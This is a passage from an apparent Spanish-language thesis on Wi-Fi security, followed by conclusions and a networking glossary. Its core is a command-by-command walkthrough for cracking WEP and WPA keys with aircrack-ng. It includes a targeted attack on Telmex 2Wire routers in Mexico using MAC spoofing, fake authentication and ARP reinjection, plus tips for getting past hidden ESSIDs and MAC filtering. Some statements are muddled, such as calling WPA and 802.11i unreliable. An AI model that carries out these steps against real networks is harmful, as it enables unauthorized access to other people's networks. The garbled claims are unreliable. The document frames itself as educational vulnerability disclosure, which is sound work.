Con claves pre-compartidas, el cliente y el punto de acceso establecen las claves que se van a usar en sus comunicaciones al comienzo cuando el cliente se asocia por primera vez con el punto de acceso. Hay cuatro paquetes "handshake" entre el cliente y el punto de acceso. Airodump-ng puede capturar estos cuatro paquetes handshake. Y usando un diccionario con una lista de palabras, aircrack-ng duplica los cuatro paquetes handshake para mirar si hay alguna palabra en el diccionario que coincida con el resultado de los cuatro paquetes handshake. Si lo consigues, habrás identificado de forma satisfactoria la clave pre-compartida.

Hay que resaltar que este programa hace un uso muy intensivo del procesador del ordenador, y que en la práctica clave WPA pre-compartidas muy largas o inusuales no podrán ser encontradas . Un buen diccionario te dará mejores resultados. Otra posibilidad es usar un programa como "john the ripper" para generar contraseñas que podrán ser utilizadas por aircrack-ng.

El caso más simple es crackear una clave WEP. Si quieres probar esto por ti mismo, aquí tienes un archivo de prueba. La clave de este archivo de prueba coincide con la de la pantalla anterior de este tutorial, pero no coincide con la del siguiente ejemplo.

```
aircrack-ng 128bit.ivs
```

Donde:

- 128bit.ivs es el nombre del archivo que contiene los ivs.

El programa responde:

```
Opening 128bit.ivs
Read 684002 packets.

#  BSSID              ESSID                     Encryption

1  00:14:6C:04:57:9B                            WEP (684002 IVs)

Choosing first network as target.
```

Si hay múltiplies redes en el archivo, entonces tendrás la opción de seleccionar la que quieras. Por defecto, aircrack-ng supone que la encriptación es de 128 bit. El proceso de crackeo comienza, y una vez obtenida la clave, verás algo como esto:

```
                                Aircrack-ng 0.7 r130


                        [00:00:10] Tested 77 keys (got 684002 IVs)

KB    depth   byte(vote)
 0    0/  1   AE( 199) 29(  27) 2D(  13) 7C(  12) FE(  12) FF(   6) 39(   5) 2C(   3) 00(   0) 08(   0)
 1    0/  3   66(  41) F1(  33) 4C(  23) 00(  19) 9F(  19) C7(  18) 64(   9) 7A(   9) 7B(   9) F6(   9)
 2    0/  2   5C(  89) 52(  60) E3(  22) 10(  20) F3(  18) 8B(  15) 8E(  15) 14(  13) D2(  11) 47(  10)
 3    0/  1   FD( 375) 81(  40) 1D(  26) 99(  26) D2(  23) 33(  20) 2C(  19) 05(  17) 0B(  17) 35(  17)
 4    0/  2   24( 130) 87( 110) 7B(  32) 4F(  25) D7(  20) F4(  18) 17(  15) 8A(  15) CE(  15) E1(  15)
 5    0/  1   E3( 222) 4F(  46) 40(  45) 7F(  28) DB(  27) E0(  27) 5B(  25) 71(  25) 8A(  25) 65(  23)
 6    0/  1   92( 208) 63(  58) 54(  51) 64(  35) 51(  26) 53(  25) 75(  20) 0E(  18) 7D(  18) D9(  18)
 7    0/  1   A9( 220) B8(  51) 4B(  41) 1B(  39) 3B(  23) 9B(  23) FA(  23) 63(  22) 2D(  19) 1A(  17)
 8    0/  1   14(1106) C1( 118) 04(  41) 13(  30) 43(  28) 99(  25) 79(  20) B1(  17) 86(  15) 97(  15)
 9    0/  1   39( 540) 08(  95) E4(  87) E2(  79) E5(  59) 0A(  44) CC(  35) 02(  32) C7(  31) 6C(  30)
10    0/  1   D4( 372) 9E(  68) A0(  64) 9F(  55) DB(  51) 38(  40) 9D(  40) 52(  39) A1(  38) 54(  36)
11    0/  1   27( 334) BC(  58) F1(  44) BE(  42) 79(  39) 3B(  37) E1(  34) E2(  34) 31(  33) BF(  33)

          KEY FOUND! [ AE:66:5C:FD:24:E3:92:A9:14:39:D4:27:4B ]
```

Esta clave puede ser usada para conectarse a la red.

Ahora para crackear claves WPA/WPA2:

```
aircrack-ng -w password.lst *.cap
```

Donde:

- -w password.lst es el nombre del diccionario con la lista de palabras. Recuerda que tienes que especificar la ruta completa si el archivo no se encuentra en el directorio actual.

- *.cap es el nombre de los archivos que contienen los ivs. Date cuenta que en este caso usamos el comodín * para incluir múltiples archivos.

El programa responde:

```
Opening wpa2.eapol.cap
 Opening wpa.cap
 Read 18 packets.

 #  BSSID              ESSID                     Encryption

 1  00:14:6C:7E:40:80  Harkonen                  WPA (1 handshake)
 2  00:0D:93:EB:B0:8C  test                      WPA (1 handshake)

 Index number of target network ?
```

Date cuenta que en este caso como hay dos redes necesitamos seleccionar la que queremos atacar. Escogeremos la número 2. El programa entonces responde:

```
Aircrack-ng 0.7 r130

                [00:00:03] 230 keys tested (73.41 k/s)

                      KEY FOUND! [ katracho ]

    Master Key     : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                     39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE

    Transcient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
                     73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                     AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                     D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD

    EAPOL HMAC     : 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

Ahora que sabemos la palabra, podremos conectarnos a la red.

3.5. HACKING DE ROUTERS 2WIRE EN MEXICO

Los sistemas de red existentes en México están manejados en su gran mayoría por Telmex (Telefonos de Mexico), lo cual infiere que tambien los servicios de Internet en banda ancha ADSL lo estén.

Prodigy Infinitum es el nombre del servicio de Internet de banda ancha dsl que ofrece Telmex a sus clientes, a los cuales al contratar les regalan un modem ADSL el cual es marca 2Wire y en ocasiones traen interfaz inalámbrica para poder dar servicio inalámbrico al hogar donde fue contratado. Curiosamente, este tipo de sistemas vienen cifrados únicamente con claves WEP de 10 números hexadecimales. Aunado a esto los 2Wire vienen con una potencia de transmisión que puede llegar a 1 cuadra de distancia dependiendo de la ubicación en el hogar que fue instalado, esto representa que cualquier persona con tarjeta de red inalámbrica y la clave correcta (ya que es variable en cada aparato la clave) podría enlazarse fácilmente.

La presente tesis intenta dar una forma rápida y una explicación sencilla de como obtener la clave en estos aparatos con fines educativos y hacer ver que existe una vulnerabilidad en ese tipo de sistemas.

3.5.1. Detectando el 2Wire.

La detección del aparato es sencilla de reconocer, debido a que los ESSID son intuitivos, los mas antiguos 2Wire inalámbricos de prodiga infinitud aparecen con un essid de la siguiente manera:

2Wire0000
donde 0000 son 4 dígitos que identifican el serial del aparato (normalmene estos 4 dígitos siempre son diferentes). así mismo los mas nuevos tienen un formato:

INFINITUM0000
donde igualmente 0000 son 4 dígitos que identifican el serial del aparato.

Es importante copiar el nombre exacto del ESSID, el canal en el que funciona y la dirección mac (todos estos datos se pueden tomar del netstumbler a simple vista).

*NOTA: Para este ejemplo supondremos que el ESSID es INFINITUM0001, el canal es 6 (ya que casi todos los 2Wire trabajan en el canal 6) y la dirección mac es AA:BB:CC:DD:EE:FF

En México la comunidad Linux esta poco difundida al entorno estudiantil y profesional, sin embargo se que habemos fieles linuxeros. Para ambos va la explicación:

El NetStumbler es el mejor programa que conozco para windows, el cálculo de la distancia efectiva se realiza por medio de los decibeles, recomiendo estar a -60 decibeles como máximo ya que en los rangos de -70 a -80 no podremos autenticarnos falsamente (ojo con esta nota porque es quizás la mas importante).

3.5.2. Pasos preliminares al Hacking.

Una vez que estamos a distancias entre -50 y -60 decibeles, estaremos seguros de que ya estamos lo suficientemente cerca del aparato como para obtener la clave en tan solo 20 Minutos (verificado 3 veces este tiempo con 3 diferentes aparatos, en algunas ocasiones solo se requirió de 15 minutos de captura con reinyeccion), arrancamos nuestra distribución LiveCD ya sea WifiWay o WifiSlax, el que mejor les parezca y sobre todo que reconozca su tarjeta inalámbrica (comprueba que el chipset de tu tarjeta soporte modo monitor aquí).

Una vez arrancado el sistema de Linux en LiveCD, abrimos una TERMINAL o línea de comandos (*Shell*) y tecleamos:

Código:
```
iwconfig
```

Con esto nos aparecerán todas las interfaces inalámbricas (las que no son inalámbricas dirán "no wireless extensión"). Verificamos cual es la que corresponde a nuestra tarjeta

inalámbrica y copiamos el nombre de la interfaz (Para este ejemplo supondremos que la interfaz es una broadcom 43XX identificada como eth1). Posteriormente tecleamos esto:

Código:

```
iwconfig wlan0 rate 1M channel 6
```

Código:

```
ifconfig wlan0 hw ether 00:11:22:33:44:55
```

Código:

```
airmon-ng start wlan0
```

Los tres comandos anteriores realizan la acción de colocar la tarjeta inalámbrica en la tasa de transferencia a 1Mbps dentro del canal 6 que es el del 2wire para nuestro ejemplo, le cambia la dirección mac original a 00:11:22:33:44:55 y la pone en modo monitor para captura de paquetes.

3.5.2. Iniciando la captura.

Una vez que tenemos ya hechos los pasos anteriores estamos listos para comenzar con la captura de los paquetes IV.

Primero que nada recomiendo ampliamente abrir otras tres TERMINAL o líneas de comando, para poder hacer simultáneamente captura, autenticación y reinyeccion de paquetes así como crackeo de clave.

El la primer TERMINAL que ya teníamos abierta colocamos el siguiente código:

```
airodump-ng --bssid AA:BB:CC:DD:EE:FF -w crackinfinitum -c 6 wlan0
```

En este paso ya que se pueden usar ambos, el tachado y el normal, pero el normal que comento permite que el WEP cracking se logre realizar a solo 60000 (incluso menos) paquetes IV y no se requiere esperar hasta 250000 paquetes IV para realizar el wep cracking.

Esto lanzara el airodump-ng y se comienza con la captura de paquetes en el archivo crackinfinitum-01.cap (el crackinfinitum-01.cap se agrega solo, no hay que escribirlo en el comando).

Ahora Iniciamos la autenticacion falsa y la reinyeccion. Normalmente los 2Wire de infinitum no tienen mucho trafico ni clientes conectados dado que la mayor parte de las personas en México tiene preferencia por las computadoras de escritorio para sentarse a chatear por largos periodos y comúnmente están conectados directamente al router 2Wire vía cableada, así que será difícil que alguien con una portátil e interfaz inalámbrica este transmitiendo datos. Para cuando sucede esto tenemos que autenticarnos falsamente para generar paquetes ARP y poder generar así trafico traducido en paquetes IV. Por lo tanto tecleamos en la segunda ventana de TERMINAL lo siguiente:

Código:

```
aireplay-ng -1 30 -e INFINITUM0001 -a AA:BB:CC:DD:EE:FF -h
00:11:22:33:44:55 wlan0
```

Identifiquemos que -e es el essid, -a es el bssid y -h es el cliente a autenticarse falsamente, es decir, nuestra propia tarjeta inalámbrica en este ejemplo cada 30 segundos.

Una vez que nos aparece que se ha logrado la autenticacion, estamos listos para reinyectar paquetes. Si no aparece que la autenticacion se ha logrado entonces quiere decir que estamos lejos del 2Wire, y que no hicieron caso a la nota de estar a -50 o -60 decibeles de distancia, en caso de que aun estando a esa distancia no quiera autenticar falsamente entonces tendremos que acercarnos aun mas.

Posteriormente ya autenticados falsamente, procedemos a la reinyeccion de paquetes colocando en la Tercer Ventana TERMINAL lo siguiente:

Código:

```
aireplay-ng -3 -b AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 wlan0
```

Sobra decir que -b es el mac del 2wire, -h es la mac de nuestra tarjeta y wlan0 es el identificador de nuestra tarjeta.

Este ultimo código deberá generar una transferencia de paquetes ARP reinyectados los cuales a su vez harán que en la primer ventana de TERMINAL los # DATA crezcan rápidamente a una tasa de 200 a 300 paquetes por segundo. Al tener al rededor de 250000 paquetes en #DATA podremos realizar el siguiente paso.

.5.3. Cracking de llave WEP

Ya que tenemos 60000 paquetes IV es decir lo que marca el #DATA en la primer ventana del TERMINAL donde se corre el airodump-ng, podremos crackear y obtener la llave WEP por medio de un ataque de fuerza bruta. Sin embargo debemos recordar el archivo en el que se guardo nuestra captura de paquetes, el cual si recordaremos para este ejemplo se llama: crackinfinitum-01.ivs para posteriormente teclear lo siguiente:

Código:

```
aircrack-ptw crackinfinitum-01.cap
```

En este paso se pueden usar ambos, el tachado y el normal, pero el normal que comento permite que el wep cracking se logre realizar a solo 60000 (incluso menos) paquetes IV y no se requiere esperar hasta 250000 paquetes IV's para realizar el wep cracking.

Esto nos dará como resultado KEY FOUND [xx:xx:xx:xx:xx:].Donde las x representan números que corresponden a los dígitos hexadecimales que componen la clave.

Al llegar a esto, habremos obtenido la clave y solo tenemos que introducir la clave toda junta y sin los dos puntos cuando se pida al momento de la conexión en windows.

Los sistemas que tienen cifrado WEP son vulnerables ya prácticamente en todos lados. No se requieren mas de 20 minutos para poder obtener la clave y esta clave lamentablemente esta en todos los 2Wire que prodigy Infinitum provee a sus clientes,

por lo cual es recomendable para los dueños que no utilizan la interfaz inalámbrica de este tipo de aparatos que desactiven dicha interfaz ingresando a la pagina de configuración del router, de esta manera no tendrán accesos no autorizados a la red.

3.5.4. Obstáculos en el ataque

Como ya he dicho se ha desarrollado uno de los ataques más básicos a la red en sus diversas técnicas, sin embargo no por ser básico dejar de ser esencial.

Pero a la hora de hacer este ataque podemos encontrarnos algunas barreras que se despliegan como medidas básicas e insuficientes de seguridad, con la intención de desanimar. Un atacante avanzado habitualmente no suele ser peligroso.

1.- Broadcast del ESSID desactivado (ESSID cerrado): Al desactivar el Broadcast del ESSID el AP deja de emitir marcos baliza (beacon frames) y la red aparece como no en uso.

Un programa que haga barrido activo no la detectará y sin embargo si lo conseguiremos mediante un barrido pasivo, ya que los paquetes siguen en el aire. Como ya he dicho el ESSID es el nombre de red y es vital para poder asociarnos a ella, en este caso no podremos visualizarlo y aunque logremos romper el WEP no tendremos nada que hacer.

La solución es la siguiente: Cuando está desactivado (el ESSID se envía en marcos de respuesta -request frames-), el ESSID sigue enviándose en paquetes de petición de asociación y reasociación. Entonces deberemos esperar con un "husmeador" activado a que un usuario se conecte a la red (ese paquete contendrá el nombre de la red).

Ya que si un usuarios está constantemente conectado tenemos utilidades para realizar DoS (este ataque sólo es viable en Linux, nuestra punta de lanza en el hacking wireless) como Air-jack toolkit que, entre otras, lleva una aplicación llamada essid_jack, cuya función concreta es provocar que los clientes se tengan que reasociar al punto de acceso y así capturar el paquete de asociación que contiene el ESSID.

2.- filtrado de direcciones MAC (ACL): Esta medida consiste en permitir solamente la conexión a ciertos equipos atendiendo a su MAC. Sin embargo es posible cambiar la dirección MAC de nuestra tarjeta utilizando software específico, de este modo suplantaríamos la identidad de una de las máquinas de confianza (trusted). Esta técnica se conoce como MAC spoofing. Para saber que MAC deberemos emular, utilizaremos un husmeador (el más idóneo es Kismet).

CONCLUSIONES

Las redes inalámbricas permiten la independencia de la ubicación y la compatibilidad con la itinerancia para la conectividad de red en el hogar o en la pequeña empresa. Poder configurar una red inalámbrica a un punto de acceso inalámbrico (modo de infraestructura) o sólo con clientes inalámbricos (modo ad hoc).

Para ofrecer seguridad a una red inalámbrica doméstica o de oficina pequeña donde no resulte práctica la autenticación 802.1X, debe utilizar la autenticación de clave previamente compartida WPA2 y el cifrado AES (para el modo de infraestructura), autenticación de clave previamente compartida WPA y cifrado TKIP (para el modo de infraestructura) o autenticación de sistema abierto y cifrado WEP (para los modos de infraestructura y ad hoc).

La seguridad en las redes inalámbricas es un aspecto crítico que no se puede descuidar. Debido a que las transmisiones viajan por un medio no seguro, se requieren mecanismos que aseguren la confidencialidad de los datos así como su integridad y autenticidad.

A pesar de la fortaleza potencial de WEP, incluido en la norma IEEE 802.11 para proporcionar seguridad, para proteger la confidencialidad e integridad de los datos, tiene una serie de limitaciones que solo se pueden evitar mediante una adecuada gestión. El primer problema surge en la utilización del vector de inicialización, el cual está incluido en la parte no cifrada del mensaje, para que el receptor conozca qué valor de IV (Vector de Inicialización) a utilizar a la hora de generar el flujo de clave para el descifrado.

El estándar 802.11 recomienda, pero no exige, que el valor del IV se cambie después de cada transmisión. Si el valor del IV no se cambia de manera regular, sino que se utiliza para subsiguientes mensajes, alguien que esté realizando una escucha puede ser capaz de cripto-analizar el flujo de clave generado por el valor de IV y la clave secreta, y

descifrar así los mensajes que utilicen dicho valor; lo que se vuelve aun más critico si se configura todos los terminales con las mismas claves.

Tanto la especificación WPA como IEEE 802.11i solucionan todos los fallos conocidos de WEP y, en estos momentos, se consideran soluciones poco fiables.

La ventaja de WPA es que no requiere de actualizaciones de hardware en los equipos. Mientras no se descubran problemas de seguridad en WPA, esta implementación puede ser suficiente en los dispositivos para los próximos meses.

La apuesta de seguridad del IEEE para sustituir al desafortunado WEP, 802.11i, todavía está pendiente de ser estudiada en profundidad por investigadores debido a que sus especificaciones no son públicas.

Aunque el cifrado WEP está diseñado para ser computacionalmente eficiente, puede reducir el ancho de banda utilizable. De acuerdo con algunos informes, un cifrado de 40 bits reduce el ancho de banda en 1Mbps, mientras que el cifrado de 128 bits reduce el ancho de banda en una cantidad comprendida entre 1 y 2Mbps. Este grado de reducción es relativamente pequeño (sobre todo para los estándares 802.11a y g), pero los usuarios de 802.11 y 802.11b pueden llegar a percibirlo, especialmente si la señal se transmite utilizando FHSS que transmite las señales a un máximo de solo 3Mbps. En muchos casos, el impacto concreto dependerá del producto que se esté utilizando y del número de usuarios que haya en la red.

Concluimos en definitiva, que el protocolo WEP, es un leve intento por tratar de generar una privacidad y seguridad de los datos que se transmiten de manera inalámbrica, establecida por el IEEE en el 802.11; y como idea principal, la seguridad es directamente proporcional a la eficiencia y políticas que adopte el administrador de la red; lastimosamente, la carga administrativa y de gestión que se debe asumir al emplear este protocolo, es exagerada; por consiguiente es de notar, que el protocolo WEP, no debe ser la única herramienta y/o política para asegurar la confidencialidad, integridad y demás características de seguridad; se deben emplear un ramillete de alternativas

complementarias, como el uso de VPNs (Redes Privadas Virtuales), o cualquier otro método como la encripción o implementar IPsec, etc.

Además hay que destacar que el tener muy buenas políticas de seguridad en la red inalámbrica, trae la consecuencia que muy probablemente, se perderá el rendimiento y eficiencia en la velocidad de transmisión en la carga útil en la red, y es por esto, que en un diseño de red, es crucial determinar qué tipo de información y qué tipo de usuarios son los que dispondrían de servicio inalámbrico; y si es tan urgente mantener estrictos controles de seguridad, o si es relevante dejar que la información confidencial pueda ser transmitida por 802.11.

GLOSARIO

APÉNDICE A

802.11. Conjunto de estándares de red de área local inalámbrica definidos por el IEEE Institute of Electrical and Electronies Engineers, 'Instituto de Ingenieros Eléctricos y Electrónicos'). Entre estos estándares se encuentra 802.11b, que es en el que se basa Wi-Fi.

802.11b/g. estándar de modulación: 802.11g. Que es la evolución del estándar 802.11b, Este utiliza la banda de 2.4 Ghz (al igual que el estándar 802.11b) pero opera a una velocidad teórica máxima de 54 Mbit/s, que en promedio es de 22.0 Mbit/s de velocidad real de transferencia, 652 similar a la del estándar 802.11a. Es compatible con el estándar b y utiliza las mismas frecuencias. B

802.11i. Estándar de seguridad para WLAN, combina el uso de 802.1x y protocolos de cifrado TKIP/CCMP que ofrece autenticación de usuario (no de dispositivo), confiabilidad e integridad de los datos.

Acceso alámbrico. El uso de teléfonos de cobre, líneas de cable o fibra. Las ventajas del acceso alámbrico incluyen la confiabilidad alta, tolerancia a la interferencia alta y, generalmente, la posibilidad de resolver problemas en forma más sencilla. En el caso de la fibra, el acceso alámbrico cuenta con un ancho de banda excepcionalmente alto. El acceso alámbrico es el opuesto tecnológico del acceso inalámbrico.

Administrador. Persona responsable del mantenimiento y/o gestión de una red corporativa, red de área local (cableada o inalámbrica) o de un servidor de red.

Administración de red Término genérico que se usa para describir sistemas o acciones que ayudan a mantener y caracterizar una red o resolver problemas de la red.

Ancho de banda. El rango de frecuencia necesaria para transportar una señal, medido en unidades de hertz (Hz). Por ejemplo, las señales de voz normalmente requieren aproximadamente 7 kHz de ancho de banda y el tráfico de datos por lo común requiere de aproximadamente 50 kHz de ancho de banda, pero esto depende estrechamente del esquema de modulación, velocidades de datos y la cantidad de canales del espectro de radio que se usen.

ANSI. Acrónimo del Instituto nacional de estándares de Estados Unidos. Una organización voluntaria compuesta de miembros corporativos, gubernamentales y de otros tipos que coordina las actividades relacionadas con los estándares, aprueba los estándares nacionales de Estados Unidos y desarrolla posiciones en las organizaciones de estándares internacionales. ANSI ayuda a desarrollar estándares internacionales y de la Unión Americana relacionados con, entre otras cosas, las comunicaciones y las redes.

Antena. Un dispositivo para transmitir o recibir una frecuencia de radio (RU). Por lo común, las antenas están diseñadas para frecuencias específicas y definidas de manera relativamente estricta y su diseño varia mucho. Por ejemplo, una antena para un sistema de 2.5 GHz (MMDS) normalmente no funcionará para un diseño de 28 GHz (LMDS).

AP. Acrónimo de punto de acceso. Un punto de acceso es un dispositivo que normalmente conecta a los dispositivos de cliente, por ejemplo, tarjetas PCMCIA, con la porción Ethernet de una LAN. Normalmente un punto de acceso tiene un puerto Ethernet y otro de energía en la parte trasera e incluye una o dos antenas que transmiten y reciben señales RU de los dispositivos de cliente, otros puntos de acceso o puentes de grupos de trabajo.

ASCII. Acrónimo del Código estándar de Estados Unidos para el intercambio de información. Especifica un código de 8 bits para la representación de caracteres (7 bits más la paridad).

Atenuación. La pérdida de energía en la señal de comunicación, ya sea por el diseño del equipo, manipulación del operador o transmisión a través de un medio, por ejemplo, la atmósfera, cobre o fibra.

Autenticación. En seguridad, la verificación de la identidad de una persona o proceso.

Autenticación abierta. Un tipo de autenticación donde un punto de acceso concede la autenticación a cualquier cliente, sin importar si pertenece o no a la red de ese punto de acceso en particular. Se puede decir que es más común en los dispositivos de datos sencillos, por ejemplo, los lectores del código de barras que tienen poco poder de procesamiento.

Autenticación de estación El proceso de autenticar un dispositivo 802.11, por ejemplo, un puente o punto de acceso, a diferencia de autenticar un cliente, como una tarjeta PCMCIA.

Balizas/Beacons: Tramas de administración o sondas que emiten los puntos de acceso para informar a sus clientes o a otros puntos de acceso de su presencia y de otros datos.

Banda base Característica de una tecnología de red donde sólo se usa un portador de frecuencia. Ethernet es un ejemplo de una red de banda base. También se conoce como banda angosta.

Banda de paso. Las frecuencias que un radio permite que pasen desde su entrada hasta su salida. Cuando un receptor o transmisor usa filtros con bandas de paso angostas, sólo la frecuencia deseada y frecuencias adyacentes son un aspecto que debe tomar en cuenta el diseñador del sistema. Si un receptor o transmisor usa filtros con bandas de paso amplias, entonces muchas frecuencias más cercanas a la frecuencia deseada serán un problema para el diseñador del sistema. En un sistema de multiplexión por división de frecuencia (FDM), las bandas de paso de transmisión y recepción serán diferentes. En un sistema de multiplexión por división de tiempo (TDM), las bandas de paso de transmisión y recepción son las mismas.

Bandas ISM. Normalmente, pero no siempre, se acuerda que las bandas industriales, científicas y médicas son las siguientes: 902 a 928 MHz, 2.4 a 2.485 GHz, 5.15 a 5.35 GHz y 5.725 a 5.825 GHz.

Bit. Una contracción de dígito binario, que es la unidad más pequeña posible de información que puede controlar una computadora. Un carácter alfabético o numérico normalmente está compuesto de 8 bits, lo que a su vez forma un byte de información. Por tanto, un carácter sencillo, por ejemplo, la letra b, requiere de la combinación de ocho 1 y 0.

BLUETOOTH. Es una tecnología inalámbrica que permite intercomunicar equipos a una distancia de varios metros (menos de 10 metros). Al contrario que otras tecnologías como Wi-Fi, la tecnología Bluetooth no está pensada para soportar redes de ordenadores, sino, más bien, para comunicar un ordenador o cualquier otro dispositivo con sus periféricos: un teléfono móvil con su auricular, una PDA con su ordenador, un ordenador con su impresora, etc.

BPSK. Acrónimo de la Modulación de fase por desplazamiento binario. Una técnica de modulación de frecuencia digital que se usa para transmitir información. Este tipo de modulación es menos eficiente pero más sólido que otras técnicas de modulación parecidas, por ejemplo, QPSK y 64 QAM.

BSS. Basic Service Set, 'Conjunto de Servicios Básicos'. Es una de las modalidades de comunicación en las que se pueden configurar los terminales de una red Wi-Fi. En este caso, la red inalámbrica dispone de un equipo punto de acceso) que se encarga de gestionar las comunicaciones (internas y externas) de todos los dispositivos que forman la red. Este modo de conexión también es conocido como modo infraestructura.

CCK. Complementary Code Keying, 'Salto de Código Complementario'. Es una técnica de modulación utilizada en Wi-Fi junto con las técnicas de espectro distribuido.

Certificado Una declaración firmada en forma digital de una entidad que establece qué una clave pública de alguna otra entidad tiene algún valor en particular. Lo certificados son un concepto común en la sociedad moderna. Los usamos como licencias de conducir, membresías a clubes y como identificaciones Estos elementos asignan una clave pública a un individuo, posición u organización.

Cifrado. Una clave que convierte el texto sencillo en texto cifrado. Esto no se deb~ confundir con algunas formas de códigos secretos en los cuales cierta' palabras o frases se reemplazan con palabras o frases de códigos secretos.

Clave. Se usa para "abrir" un texto cifrado; la clave se puede considerar en lo' mismos términos relativos que un cerrojo o una llave. Una sola clave puede generar una cantidad grande de versiones diferentes de texto cifrado desde el texto sencillo. También existen diferentes tipos de claves, por ejemplo, la clave de ejecución que cifra la frecuencia de un número de bits, y una clave de mensaje, la que es diferente para cada uno de los mensajes. En el uso de las claves como las de mensajes, obviamente tanto la fuente de la transmisión como la parte receptora deben conocer el orden y una clave específica que se usa en cada transmisión.

Cortafuegos. Es un dispositivo de seguridad (hardware o software) que controla los accesos a una red local desde el exterior (típicamente, Internet).

CSMA/CA. Carrier Sense Multiple Access with Collision Avoidance, 'Acceso Múltiple por Detección de Portadora con Evitación de Colisión'. Es el sistema que emplea Wi-Fi para negociar las comunicaciones entre los distintos dispositivos. Este sistema evita que dos dispositivos puedan intentar hacer uso del medio simultáneamente (evita la colisión).

CSMA/CD. Carrier Sense Multiple Access with Collision Detection, 'Acceso Múltiple por Detección de Portadora con Detección de Colisión'. Es el sistema que emplean las redes Ethernet para negociar las comunicaciones entre los distintos dispositivos. Este sistema detecta que dos dispositivos han intentado hacer uso del medio simultáneamente (detecta la colisión) y hace que cada uno lo intente de nuevo en tiempos distintos.

Desautenticado y disociado. Estado en el que un cliente está desconectado de la red y no se asoció con el Punto de Acceso

Dirección MAC. Dirección estandarizada de la capa de enlace de datos que se requiere para cada puerto o dispositivo que se conecte a una LAN. Otros dispositivos de la red usan estas direcciones para asignar puertos específicos en la red y crear, además de actualizar, tablas de direccionamiento y estructuras de datos. Las direcciones MAC son de 6 bytes de longitud y son controladas por el IEEE. También se conocen como direcciones de hardware, direcciones de capa MAC y direcciones físicas.

DSSS. Acrónimo del Espectro extendido de secuencia directa. Una técnica de propagación en la que distintas señales de datos, voz y video, o ambas, se transmiten a través de un conjunto específico de frecuencias de manera secuencial desde la frecuencia más baja hasta la más alta, o desde la más alta hasta al más baja.

Encabezado. Información de control colocada antes de los datos cuando se encapsula esa información en red.

Encapsular. Envolver los datos en un encabezado de protocolo específico, por ejemplo, los datos Ethernet se envuelven en un encabezado Ethernet específico antes de convertirse en tráfico de la red. Además, cuando se crean puentes entre redes, la trama completa de una red simplemente se coloca en el encabezado que usa el protocolo de la capa de enlace de datos de la otra red.

Espectro electromagnético. El rango completo de frecuencias electromagnéticas (al igual que magnéticas); un subconjunto de este espectro se usa en los sistemas RU comerciales.

Espectro extendido. Una técnica de propagación en la que se distribuyen señales de datos, video o voz a través de un rango amplio de frecuencias; luego las señales son agrupadas y recopiladas en el receptor.

Ethernet. Especificación para una LAN de banda base que inventó la compañía Xerox Corporation y que fue desarrollada en conjunto por Xerox, Intel y Digital Equipment Corporation. Las redes Ethernet usan CSMA/CD y funcionan a través de una variedad de tipos de cable a 10 Mbps. Ethernet es similar al conjunto de estándares 802.3 del IEEE.

Ethernet rápido. Alguna de las variedades de especificaciones Ethernet de 100 Mbps. Ethernet rápido ofrece un incremento en la velocidad 10 veces mayor al de la especificación Ethernet 10 Base-T y al mismo tiempo mantiene las cualidades del formato de las tramas, mecanismo MAC y MTU. Este tipo de similitudes permite el uso de aplicaciones 10 Base-T existentes y las herramientas de administración de red en las redes Ethernet rápido. Está basado en la extensión de la especificación 802.3 de la IEEE.

ETSI. Acrónimo del Instituto Europeo de estándares de comunicaciones. Una organización que crearon los PTT europeos y la Comunidad Europea para proponer estándares de telecomunicaciones para Europa.

FCC. Acrónimo de la Comisión federal de comunicaciones. Es una agencia gubernamental de Estados Unidos que supervisa, otorga licencias y controla los estándares de transmisión electrónica y electromagnética.

FHSS. Acrónimo del Espectro extendido de saltos de frecuencia. Una técnica de propagación mediante la cual distintas señales de datos, voz y video, o ambas, se transmiten a través de un conjunto especifico de frecuencias en un orden pseudoaleatorio, en lugar de usar un método secuencial que va desde la frecuencia más baja hasta la más alta, o desde la más alta a la más baja, como en el caso de DSSS. Las señales se propagan en el rango de tiempo, no en el rango de frecuencia. Vea también DSSS y espectro extendido.

Filtrado de MAC. Método de configuración de seguridad en puntos de acceso que restringe a determinadas direcciones MAC la posibilidad de unirse a la red y autenticarse.

Firewall. Direccionador o servidor de acceso, o varios direccionadores o servidores de acceso, que tienen la tarea de funcionar como un búfer entre cualquier red pública conectada y una red privada. Un direccionador firewall usa una lista de acceso y otros métodos para asegurar la protección de una red privada.

Frecuencia. Número de ciclos, medidos en hertz (1 por segundo), de una señal de corriente alterna por unidad de tiempo. Por ejemplo, una frecuencia de **1** MHz tendría un ciclo completo (una onda senoidal completa) pasando por un punto determinado en el espacio a la velocidad de un millón de ciclos por segundo. Una frecuencia de 1 GHz haría que pasen ondas senoidales a través de un punto determinado en el espacio con una velocidad de mH millones de veces por segundo, y así sucesivamente.

Getway. Pasarela. Es un sistema informático que transfiere datos entre dos aplicaciones o redes incompatibles entre sí. El gateway adapta el formato de los datos de una aplicación a otra o de una red a otra. Se utiliza generalmente para

interconectar dos redes distintas o para hacer que una aplicación entienda los datos generados por otra aplicación distinta.

HIPERLAN. High-Perfomance Radio Local Area Network, 'Red de Area Local de Radio de Alto Rendimiento'. Es un estándar de red de área local inalámbrica definido por ETSI (Instituto Europeo de Normalización en Telecomunicaciones) que permite transmitir datos hasta 54 Mbps trabajando en la banda de 5 GHz.

HOMERF. Home Radio Frequency', 'Radio Frecuencia del Hogar'. Es una tecnología de red de área local inalámbrica que en su día fue promovida por Intel (además de otros). Existen tres versiones en el mercado que alcanzan los 1,6, 10 y 40 Mbps, respectivamente. En cualquier caso, HomeRF ha quedado hoy en día en el olvido debido al auge de Wi-Fi.

IBSS. Independent Basic Service Set, 'Conjunto de Servicios Básicos Independientes'. Es una de las modalidades de comunicación en las que se pueden configurar los terminales de una red Wi-Fi. En este caso, la red inalámbrica no dispone de punto de acceso, llevándose a cabo las comunicaciones de forma directa entre los distintos terminales que forman la red. Este modo de conexión también es conocido como modo ad hoc, modo independiente o de igual a igual peer-to-peer en inglés).

IEEE. Acrónimo del Instituto de ingenieros eléctricos y electrónicos.

